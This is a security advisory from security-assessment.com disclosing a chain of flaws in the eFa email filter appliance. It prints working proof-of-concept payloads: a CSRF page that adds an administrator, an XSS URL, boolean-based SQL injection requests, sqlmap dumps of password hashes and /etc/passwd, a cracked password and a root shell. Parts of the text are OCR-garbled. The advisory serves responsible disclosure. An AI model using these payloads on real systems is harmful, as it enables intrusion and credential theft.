security-assessment.com

Vulnerability Advisory

Name	eFa-Project email FILTER appliance - Multiple Vulnerabilities
Vendor Website	https://efa-project.org/
Date of Public Release	07/06/2017
Affected Software	EFA-Project email FILTER appliance <= eFa 3.0.1.8
Researchers	Will Boucher

Description

The eFa Project email FILTER appliance suffers from multiple vulnerabilities, including Cross Site Request Forgery, Cross Site Scripting, SQL Injection and shared credentials. These vulnerabilities allow an unauthenticated user to elevate from no access to root access on the installation, gaining complete control of the eFa system.


Exploitation – Cross Site Request Forgery

The user management interface of the eFa email FILTER appliance is vulnerable to Cross Site Request Forgery. If an attacker can lure an administrator of the eFa installation into visiting a page with specially crafted URIs, while the administrator is logged in or has not properly logged off the web based administrative interface, an attacker can create a new administrative user account. This CSRF can also be used to delete a user (action=delete), modify a user's privileges (action=edit&type=A), or change an existing users password (action=edit&password=NewPassword&password1=NewPassword)

Proof of Concept - CSRF Create a new Administrator user

```
<TITLE> Example of eFa-Project CSRF</TITLE>
    <HEAD>
        <script
        src="https://192.168.43.222/mailscanner/user_manager.php?action=new&submit=true&username=fakeuser&fullname=
        Fake+User&password=fakepass&password1=fakepass&type=A&quarantine_rcpt=&noscan=on&spamscore=0&highspams
        core=0" type="text/javascript"></script>
    </HEAD>
    <BODY>
        <CENTER>
            <H1>
            Nothing to see here
            </H1>
        </CENTER>
    </BODY>
```

Result




Exploitation – Reflected Cross Site Scripting

Throughout the eFa email FILTER appliance management interface there are a number of Cross Site Scripting vulnerabilities. If an attacker can lure an authenticated user into visiting a link that contains XSS triggers they can potentially exfiltrate the authenticated user's session cookie and gain access to the administrative interface of the appliance.

Proof of Concept - Reflected Cross Site Scripting

The 'dir' parameter of the /mailscanner/quarantine.php script is an example of a parameter vulnerable to Cross Site Scripting.
https://192.168.43.222/mailscanner/quarantine.php?dir=20170215%22%3E%3Cscript%3Ealert(%27XSS%27)%3C/script%3E%3Ca+%22

Result



There are other instances of XSS vulnerabilities in the application including:

Resource	Parameter
/mailscanner/usermanager.php	'username'
/mailscanner/quarantine.php	'dir'
/mailscanner/rep_message_listing.php	'pageID' and an Arbitrary supplied URL parameter
/mailscanner/rep_message_ops.php	'pageID' and an Arbitrary supplied URL parameter
/mailscanner/quarantine_action.php	'action' and 'id'
/mailscanner/viewmail.php	'id'
/mailscanner/viewpart.php	'id' and 'part'
/sgwi/awl.php	'mode'
/sgwi/opt_in_out.php	'direction', 'value', 'what' and 'field'
/sgwi/connect.php	'sort'

Exploitation – SQL Injection

There are a number of parameters in the web interface of the eFa appliance that are vulnerable to SQL Injection attacks once an attacker has authenticated access. The 'id' parameter of the mailscanner/quarantine_action.php script is an example. Using this Injection point the database table 'mailscanner.users', containing usernames and passwords used to access the web interface, can be extracted.

Proof of Concept - SQL Injection – mailscanner.users table

In this example a series of SQL statements are injected into the 'id' parameter and used to determine the ASCII value of the first character of a username contained in the mailscanner.username table. The sequence determines the asci value of the username to be an 'e' (asci 101)

- /mailscanner/quarantine_action.php?id=7EDFB100062.AFAD1' AND ORD(MID((SELECT IFNULL(CAST(username AS CHAR),0x20) FROM mailscanner.users ORDER BY type LIMIT 0,1),1,1)) NOT BETWEEN 0 AND 64-- ZhxA&action=release&html=true
- /mailscanner/quarantine_action.php?id=7EDFB100062.AFAD1' AND ORD(MID((SELECT IFNULL(CAST(username AS CHAR),0x20) FROM mailscanner.users ORDER BY type LIMIT 0,1),1,1)) NOT BETWEEN 0 AND 96-- ZhxA&action=release&html=true
- /mailscanner/quarantine_action.php?id=7EDFB100062.AFAD1' AND ORD(MID((SELECT IFNULL(CAST(username AS CHAR),0x20) FROM mailscanner.users ORDER BY type LIMIT 0,1),1,1)) NOT BETWEEN 0 AND 112-- ZhxA&action=release&html=true
- /mailscanner/quarantine_action.php?id=7EDFB100062.AFAD1' AND ORD(MID((SELECT IFNULL(CAST(username AS CHAR),0x20) FROM mailscanner.users ORDER BY type LIMIT 0,1),1,1)) NOT BETWEEN 0 AND 104-- ZhxA&action=release&html=true
- /mailscanner/quarantine_action.php?id=7EDFB100062.AFAD1' AND ORD(MID((SELECT IFNULL(CAST(username AS CHAR),0x20) FROM mailscanner.users ORDER BY type LIMIT 0,1),1,1)) NOT BETWEEN 0 AND 100-- ZhxA&action=release&html=true
- /mailscanner/quarantine_action.php?id=7EDFB100062.AFAD1' AND ORD(MID((SELECT IFNULL(CAST(username AS CHAR),0x20) FROM mailscanner.users ORDER BY type LIMIT 0,1),1,1)) NOT BETWEEN 0 AND 102-- ZhxA&action=release&html=true
- /mailscanner/quarantine_action.php?id=7EDFB100062.AFAD1' AND ORD(MID((SELECT IFNULL(CAST(username AS CHAR),0x20) FROM mailscanner.users ORDER BY type LIMIT 0,1),1,1)) NOT BETWEEN 0 AND 101-- ZhxA&action=release&html=true

Proof of Concept - SQL Injection – True Condition

```
GET
/mailscanner/quarantine_action.php?id=7EDFB100062.AFAD1%27%20AND%20ORD%28
MID%28%28SELECT%20IFNULL%28CAST%28username%20AS%20CHAR%29%2C0x20%29%20FRO
M%20mailscanner.users%20ORDER%20BY%20type%20LIMIT%200%2C1%29%2C1%2C1%29%2
9%20NOT%20BETWEEN%200%20AND%2064--%20ZhxA&action=release&html=true
HTTP/1.1
Host: 192.168.43.222
Connection: close
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Referer: https://192.168.43.222/mailscanner/postfixmailq.php
Accept-Language: en-US,en;q=0.8
Cookie: PHPSESSID=vmglp98eg32ggcc5tf7vnjeg54
```

```
HTTP/1.1 200 OK
Date: Sun, 19 Feb 2017 06:01:54 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.3
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 774
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
<head>
<title>MailWatch for Mailscanner</title>
<link rel="shortcut icon" href="images/favicon.png">
<style type="text/css">

</style>
<body>    <table class="box" width="100%" height="100%">
        <tr>
            <td valign="middle" align="center">
                <table border=0>
                    <tr>
                        <th>Result</th>
                    </tr>
                    <tr>
                        <td>Release: message released to efauser@example.com</td>
                    </tr>
                    <tr>
                        <td align="center"><b><a href="javascript:window.close()">Close Window</a></td>
                    </tr>
                </table>
            </td>
        </tr>
    </table>

</body>
</html></body>
</html>
```

Proof of Concept - SQL Injection – False Condition

```
GET
/mailscanner/quarantine_action.php?id=7EDFB100062.AFAD1%27%20AND%200RD%28MID%28%28SELECT%20IFNULL%28CA
ST%28username%20AS%20CHAR%29%2C0x20%29%20FR0M%20mailscanner.users%200RDER%20BY%20type%20LIMIT%200%2C1%
29%2C1%2C1%29%29%20N0T%20BETWEEN%200%20AND%20112--%20ZhxA&action=release&html=true HTTP/1.1
Host: 192.168.43.222
Connection: close
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/56.0.2924.87 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: https://192.168.43.222/mailscanner/postfixmailq.php
Accept-Language: en-US,en;q=0.8
Cookie: PHPSESSID=vmglp98eg32ggcc5tf7vnjeg54

HTTP/1.1 200 OK
Date: Sun, 19 Feb 2017 06:03:11 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.3
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 180
Connection: close
Content-Type: text/html; charset=UTF-8

Message ID 7EDFB100062.AFAD1' AND ORD(MID((SELECT IFNULL(CAST(username AS CHAR),0x20) FROM
mailscanner.users ORDER BY type LIMIT 0,1),1,1)) NOT BETWEEN 0 AND 112-- ZhxA Message ID
```

Proof of Concept - SQL Injection – mailscanner.users table

The process of exploiting this SQL injection can be scripted or exploited using automated tools.

Result

```
[13:35:18] [INFO] analyzing table dump for possible password hashes
Database: mailscanner
Table: users
[3 entries]
+------+--------+-----------+--------------+--------------------------------------------------------------+-----------+--------------+----------------+------------------+
| type | noscan | username  | fullname     | password                                                     | spamscore | highspamscore | quarantine_rcpt | quarantine_report |
+------+--------+-----------+--------------+--------------------------------------------------------------+-----------+--------------+----------------+------------------+
| A    | 0      | efauser   | Administrator | $2y$10$SQ/JDI56ejRRfxGvMLIEJOHsb1szpf/1YB3g7aAAixnjse5Q7TdP. | 0         | 0            | NULL           | 0                |
| A    | 0      | testuser1 | Test User 1  | $2y$10$Rwqwt8Ef2dwpGPm7jbidlO/9Ek934Q8VUQP4Cg4FY3HBhZLNxoz3. | 0         | 0            | A              | 0                |
| U    | 0      | testuser2 | Test User 2  | $2y$10$9yavKLYQfsX6GLJZa7hvv.8Z9bJWR53maFYOEM1pyto9PeZsQk9EK | 0         | 0            | <blank>        | 0                |
+------+--------+-----------+--------------+--------------------------------------------------------------+-----------+--------------+----------------+------------------+

[13:35:18] [INFO] table 'mailscanner.users' dumped to CSV file '/root/.sqlmap/output/192.168.43.222/dump/mailscanner/users.csv'
```

Using this same injection point - files on the eFa appliance, such as the /etc/passwd file, can be exfiltrated.

Proof of Concept - SQL Injection - /etc/passwd file read

```
E2F6E6F6C6F6769 6E0A756E626F756E643A783A3439373A3439383A556E626F756E6420444E53207265736F6C7665723A2F657463 2F756E626F756E643A2F736269 6E2F6E6F6C6F6769 6E0A6D756E696E3A783A34393 63A343937 3A4D756E696E20/
57365723A2F7661722F6C69622F6D756E696E3A2F7362696E2F6E6F6C6F67696E0A6566617573657 23A783A3530313A3530323A3A2F686F6D652F6566617573657 23A2F62696E2F626173680A
do you want confirmation that the remote file '/etc/passwd' has been successfully downloaded from the back-end DBMS file system? [Y/n] n
files saved to [1]:
[*] /root/.sqlmap/output/192.168.43.222/files/_etc_passwd
root@aaaa:~# cat /root/.sqlmap/output/192.168.43.222/files/_etc_passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
abrt:x:173:173::/etc/abrt:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
saslauth:x:499:76:Saslauthd user:/var/empty/saslauth:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
tcpdump:x:72:72::/:/sbin/nologin
clam:x:498:499:Clam Anti Virus Checker:/var/lib/clamav:/sbin/nologin
sqlgrey:x:500:501::/home/sqlgrey:/sbin/nologin
unbound:x:497:498:Unbound DNS resolver:/etc/unbound:/sbin/nologin
munin:x:496:497:Munin user:/var/lib/munin:/sbin/nologin
efauser:x:501:502::/home/efauser:/bin/bash
```

There are other instances of SQL Injection vulnerabilities in the application including:

Resource	Parameter
/mailscanner/quarantine.php	'orderby
/mailscanner/rep_message_ops.php	'orderby
/mailscanner/rep_message_listing.php	'orderby'
/sgwi/connect.php	'sort'
/sgwi/awl.php	'sort'

Exploitation – Credential Reuse

During the initial configuration of the eFa appliance, the installer asks for a username and password to create an administrator account. These credentials are used for both the creation of a linux system account and an administrator account for the web interface. The reuse of these credentials allows an attacker to compare the accounts harvested from the mailscanner.users table with the accounts in the /etc/passwd file and identify the account that was created during configuration of the email FILTERING appliance. Once the account is identified the attacker can brute force the password hash collected from the database.

Proof of Concept - Password Cracking

The hash retrieved from the database for the 'efauser' account created during initial configuration:
'$2y$10$SQ/JDI56ejRRfxGvMLIEJOHsb1szpf/1YB3g7aAAixnjse5Q7TdP.'

Result

```
root@aaaa:~/JohnTheRipper# cat efauser.password
efauser:$2y$10$SQ/JDI56ejRRfxGvMLIEJOHsb1szpf/1YB3g7aAAixnjse5Q7TdP.
root@aaaa:~/JohnTheRipper# ./run/john efauser.password
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X2])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password1        (efauser)
1g 0:00:01:40 DONE 2/3 (2017-02-17 13:40) 0.009952g/s 45.58p/s 45.58c/s 45.58C/s woodrow..Secret
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Once this password is cracked an attacker is able to use SSH to access the eFa appliance using the acquired credentials. The account created during eFa initalisation is in no way limited by the concept of 'least privilege' and therefore; no further knowledge beyond the password already obtained, is required to obtain root privileges.

Proof of Concept - root access

```
------------------------------------------------------------------
---        Welcome to the EFA Configuration program          ---
---                http://www.efa-project.org                ---
------------------------------------------------------------------

Please choose an option:

0) Logout from ssh                    8) Mail Settings
1) Shell                              9) Spam Settings
2) Reboot system                     10) Mysql Recovery
3) Halt system                       11) Apache Settings
4) IP Settings                       12) Virus Settings
5) Tunables                          13) System Restore
6) MailWatch Settings                14) Update Now
7) Auto Update                       15) Maintenance Mode

[EFA] : 1
[efauser@efaproject ~]$ id
uid=501(efauser) gid=502(efauser) groups=502(efauser)
[efauser@efaproject ~]$ sudo bash
[sudo] password for efauser:
[root@efaproject efauser]# id
uid=0(root) gid=0(root) groups=0(root)
[root@efaproject efauser]#
```

Timeline

01/03/2017 – Initial disclosure to vendor
01/03/2017 – Vendor acknowledges receipt of the advisory and confirms vulnerability.
26/03/2017 – Vendor replies Version eFa Security Update 3.0.1.9 fixes the issues and has been released.
07/06/2017 – Public disclosure

Solution

Update to the latest version of the eFa Email Filter Appliance.

References:

https://efa-project.org

About Security-Assessment.com

Security-Assessment.com is a leading team of Information Security consultants specialising in providing high quality Information Security services to clients throughout the Asia Pacific region. Our clients include some of the largest globally recognised companies in areas such as finance, telecommunications, broadcasting, legal and government. Our aim is to provide the very best independent advice and a high level of technical expertise while creating long and lasting professional relationships with our clients. Security-Assessment.com is committed to security research and development, and its team continues to identify and responsibly publish vulnerabilities in public and private software vendor's products. Members of the SecurityAssessment.com R&D team are globally recognised through their release of whitepapers and presentations related to new security research. For further information on this issue or any of our service offerings, contact us:

Web www.security-assessment.com
Email info@security-assessment.com